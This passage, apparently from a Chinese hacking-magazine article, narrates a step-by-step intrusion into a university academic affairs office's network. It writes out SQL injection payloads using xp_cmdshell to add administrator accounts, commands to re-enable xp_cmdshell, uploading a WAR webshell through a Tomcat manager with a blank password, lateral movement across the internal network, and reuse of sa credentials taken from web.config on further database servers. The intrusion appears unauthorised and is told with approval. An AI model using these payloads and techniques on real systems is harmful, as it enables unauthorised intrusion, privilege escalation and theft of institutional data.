马上尝试使用x.x.x.171登录a.xxx.edu.cn的远程桌面，果然能够连接了！回到图2所示的那个注入点';**exec mastor..xp_cmdshell "net1 user ice bshackest /add"**, ';**exec mastor..xp_cmdshell "net1 localgroup administrator ice /add"**，登录a.xxx.edu.cn——提示用户名或者密码错误。提交';**exec mastor..xp_cmdshell "ntsd"**--，网页刷新得很快，说明命令没有执行（因为ntsd命令是非交互式的，数据库执行完SQL命令后得不到交互结果就会阻塞，导致网页刷新变的很慢，说明命令能够执行）。反复思考，发现遗漏了一点内容，那就是数据库有可能是SQL Server 2005，默认的xp_cmdshell被禁用。可以通过';**EXEC sp_configure 'show advanced options', 1; RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE**;--来恢复，再次执行';**exec mastor..xp_cmdshell "ntsd"**--，网页刷新变得很慢，说明xp_cmdshell恢复了，命令被执行了。紧接着再加一遍用户，登录远程桌面，结果让人意外——还是提示密码错误。

又遇到了刚才一样的问题，排除一系列可能的原因后，再次得出结论——数据库与WEB分离。于是还是采取刚才的办法，我在x.x.x.171上使用s扫描器扫描了a.xxx.edu.cn所在网段开放1433端口的服务器（毕竟x.x.x.171和a.xxx.edu.cn是在同一局域网，效果肯定比在我自己的电脑上扫描要好），如图7。




图7

尝试登录这些开放了1433端口的主机的远程桌面，结果没有一台能够成功登录，不是连接不上就是密码错误。冷静下来，假设通过注入用户确实已经添加上了，那么可以做出如下判断：数据库服务器在开放了1433端口但不能连接3389的主机里，或者数据库服务器的1433端口并没有对x.x.x.171开放。为了得到数据库服务器的IP，我在x.x.x.171上监听21端口，在注入点中执行ftp x.x.x.171命令，但没有任何反应。对开放了1433没有开放3389的主机挨个扫描了1-65535的所有端口，也没有发现可疑的端口。

有可能a.xxx.edu.cn所在网段对x.x.x.171这台主机的"信任度"不够。看来，解决问题只能再进一层。我扫描了a.xxx.edu.cn所在网段中开放了80、8080端口的主机，试图拿下同网段的服务器，而不仅仅是同局域网的服务器（即x.x.x.171），因为同网段的"信任度"会高很多。a.xxx.edu.cn的ip是a.a.a.7，运气不错，a.a.a.19上跑着默认安装的Tomcat，用户名admin密码为空，成功进入http://a.a.a.19:8080/manager/html，上传了war文件。

小知识：

war（WebApplication archives）文件与jar文件格式相同，是用于发布的、打包后的web应用程序。默认的，Tomcat会把war文件自解压，也就是把里面的jspshell释放出来。这样，很快我就得到webshell了，如图8。




图8

这可是System权限的jspshell，执行**net user ice bshackest /add**没有返回命令成功执行，推断可能是有密码策略，于是执行**net user ice bshackestAAA##123 /add**，返回命令成功执行，加入管理员组，成功登录a.a.a.19的远程桌面。现在，已经来到a.xxx.edu.cn的内网了，信任程度很高。在a.a.a.19上扫描同网段1433端口，如图9。

看到图7和图9的区别了吧，多了a.a.a.10和a.a.a.11，在a.a.a.19上登录a.a.a.10远程桌面，成功了！让人意外的居然是x64版的Win2003，不过配置一般：7.75G的内存，8块cpu，64位机子的低端配置了，如图10。




图9

到这里，我已经拿下了a.xxx.edu.cn的数据库服务器。在数据库服务器上翻了翻，发现了D:***Root，进去一看，推测是a.xxx.edu.cn网站目录的备份。是使用Aspx写的站，直觉告

诉我马上应该去找web.config，结果让人振奋：




图10

```
<appSettings>
<add key="ConnectionString"value="server=a.a.a.10;uid=sa;pwd=Net***;database=xxx" />
<add key="JwplanConnectionString"value="server=a.a.a.7;uid=sa;pwd=Net***;database=xxx" />
</appSettings>
```

其中的a.a.a.10就是数据库服务器本身，而a.a.a.7就是a.xxx.edu.cn的ip，离成功只差一步了！马上使用SQL Server Management Studio连接a.a.a.7，密码是Net***，成功连接，如图11。

使用sp_configure将xp_cmdshell开启，a.xxx.edu.cn就这样沦陷了。到此，我已经拿下了教务处的数据库服务器和WEB服务器，当然这样说不太准确，因为从web.config来看，web服务器上也有一部分数据，所以web服务器本身也是数据库服务器。我脑子里突然有了个念头，sa：Net***这个组合能不能登录其它的SQL Server呢？尝试了同网段开放1433端口的主机，成功登录a.a.a.26，加上用户后发现这是一个备份服务器，如图12。




图11

